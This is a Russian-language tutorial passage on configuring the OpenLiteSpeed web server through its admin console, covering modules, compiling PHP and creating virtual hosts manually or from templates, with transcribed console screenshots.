
В поставке идет несколько модулей, все они находятся в `/usr/local/lsws/modules`; кроме этого, можно установить ряд модулей сторонних разработчиков. Чтобы они были доступны Listener и виртуальным узлам, сами модули и параметры по умолчанию следует прописать во вкладке Modules, указав имя (без расширения) и заполнив поле Module Parameters (обычно берется в документации). После настроек потребуется перезапустить OLS. В последующем в настройках Listener и виртуальных узлов модуль просто выбирается из списка, а установленные параметры можно переопределять.



Server Name * lshttpd
Number of Workers
Priority 0
Memory I/O Buffer * 60M
Swapping Directory * /tmp/lshttpd/swap
Auto Fix 503 Error ● Yes ○ No ○ Not Set
Enable HTTP/2 Over Cleartext TCP ○ Yes ○ No ● Not Set
Graceful Restart Timeout (secs) 300

Настройки основных параметров OpenLiteSpeed в веб-панели

В репозитории проекта доступны разные версии lsphp, но иногда их параметры или номер релиза могут не подходить требованиям конкретного приложения. Веб-панель позволяет легко собрать оптимизированную версию PHP под свои нужды. Для этого нужно перейти в Tools → Compile PHP и следовать указаниям программы: выбираем версию, параметры и так далее. Затем настройки обработчика нужно указать в параметрах виртуального узла.



Extra PATH environment
Installation Path Prefix * /usr/local/lsws/lsphp4
Compiler Flags
Configure Parameters * --with-mysql --with-zlib --with-gd --enable-shmop --enable-sockets --enable-sysvsem --enable-sysvshm --enable-magic-quotes --enable-mbstring
Add-on Modules
☐ PHP Mail Header Patch (Identifies Mail Source)
☐ APC (Opcode Cache) V3.1.9
☐ XCache (Opcode Cache) V3.2.0
☐ memcache (memcached extension) V2.2.7
☐ memcached (PHP extension for interfacing with memcached via libmemcached library) V2.2.0

OpenLiteSpeed предоставляет возможность сборки PHP из админ-панели

Виртуальные узлы


Интерфейс администратора позволяет создавать виртуальные узлы. Причем OLS предлагает сразу два способа: ручной и при помощи шаблонов. Единственный важный момент: все файлы и каталоги, необходимые для работы виртуального узла, следует подготовить заранее. Исключение лишь конфигурационный файл. Нужно просто указать в настройках его имя, и если файл есть (например, взят с подобного узла), то установщик проверит возможность его редактирования, если нет, то при сохранении появится запрос на его создание и будет создан файл с базовыми (почти пустыми) настройками. Проще поначалу скопировать шаблоны и файлы тестового сайта Example в новое место и затем указать пути (абсолютные или относительно $SERVER_ROOT) в веб-панели.

```
$ /usr/local/lsws
$ sudo cp -vR Example Example1
```

Конфигурационный файл должен находиться в `$SERVER_ROOT/conf/vhosts` или `$SERVER_ROOT/conf/vhosts/$VH_NAME/vhconf.conf` (`$VH_NAME` соответствует имени виртуального узла).

```
$ sudo mkdir conf/vhosts/Example1
$ sudo chown lsadm:lsadm conf/vhosts/Example1
```

Настроек много. Задаются параметры вплоть до ограничения статических/динамических запросов с одного IP и полосы пропускания. Если возникнут проблемы, при сохранении мастер выдаст подсказку. Далее устанавливаем Document Root, имя домена, алиасы и прочие параметры. Сохраняем настройки и привязываем к виртуальному хосту нужный Listener. Переходим в Listeners, выбираем Add, чтобы добавить новый Listener, или переходим в Default → Virtual Host Mappings, где прописываем новый узел, введя название виртуального хоста и домена. По окончании перезапускаем сервер.



Input error detected. Please resolve the error(s).

- All directories must pre-exist. This web interface will not create the directory for you. If you are creating a new virtual host, you can create an empty root directory and set it up from the beginning; or you can copy the "Example" virtual root that shipped with the package to this virtual host root and modify it.
- Virtual host root ($VH_ROOT) can be absolute path or relative to $SERVER_ROOT.
- Turn on Restrained in a shared hosting enviroment.


Virtual Host Name * Example1
Virtual Host Root * $SERVER_ROOT/Example/
Config File * $SERVER_ROOT/conf/vhosts/Example1/vhconf.conf
file /usr/local/lsws/conf/vhosts/Example1/vhconf.conf does not exist. CLICK TO CREATE
Notes
Follow Symbolic Link Yes
Enable Scripts/ExtApps * ● Yes ○ No

Создаем виртуальный хост

Второй способ интересней, так как позволяет создавать узлы на основании готового шаблона и перестраивать впоследствии все виртуальные узлы с одного места. Шаблон по сути — это скелет для сайта плюс конфигурационный файл и Listener. Если необходимо что-то поменять в настройках всех узлов, достаточно будет просто изменить шаблон, после чего изменение распространится на связанные узлы. Появляются новые задачи — просто создаем новый шаблон и подключаем к нему узлы. Созданные ранее виртуальные узлы можно подключить к шаблону, как и, наоборот, нажав ссылку Instantiate, можно «отключить» виртуальный узел от шаблона и пустить в свободное плаванье.

По умолчанию в VHost Templates находится три шаблона: centralConfigLog, PHP_SuEXEC и EasyRailsWithSuEXEC. Сами файлы расположены в `conf/templates`, чтобы создать новый, можно скопировать и изменить имеющийся. Также проект предлагает готовые шаблоны, правда пока они в старом XML-формате. После копирования файла в `conf/templates` переходим в VHost Templates, нажимаем Add и прописываем название и путь к файлу.

Теперь создаем виртуальный узел из шаблона, выбираем шаблон и в поле Member Virtual Hosts нажимаем Add, после чего вводим название узла, имя домена и алиас. После сохранения он появится в списке Member Virtual Hosts и во вкладке Virtual Hosts, где будет дополнительно отмечен значком, поясняющим, с какого шаблона он установлен.


VHost Templates - Mozilla Firefox
https://localhost:7080/index.php#view/confMgr.php?m=tp_PHP_SuEXEC
OpenLiteSpeed 1.4.23
VHost Template PHP_SuEXEC > Template
Template
General
Log
Security
External App
Script Handler
Rewrite
Context
SSL
Web Socket Proxy
Modules
LSWS PID 20000
SYSTEM LOAD AVG 0.33, 0.19, 0.15

Virtual Host Template

Template Name	PHP_SuEXEC
Template File	$SERVER_ROOT/conf/templates/phpsuexec.conf
Mapped Listeners	Default
Notes	Not Set

Member Virtual Hosts

Virtual Host Name	Domain Name	Actions
Example2	Not Set	

LiteSpeed WebAdmin Console © 2014-2016 All Rights Reserved.

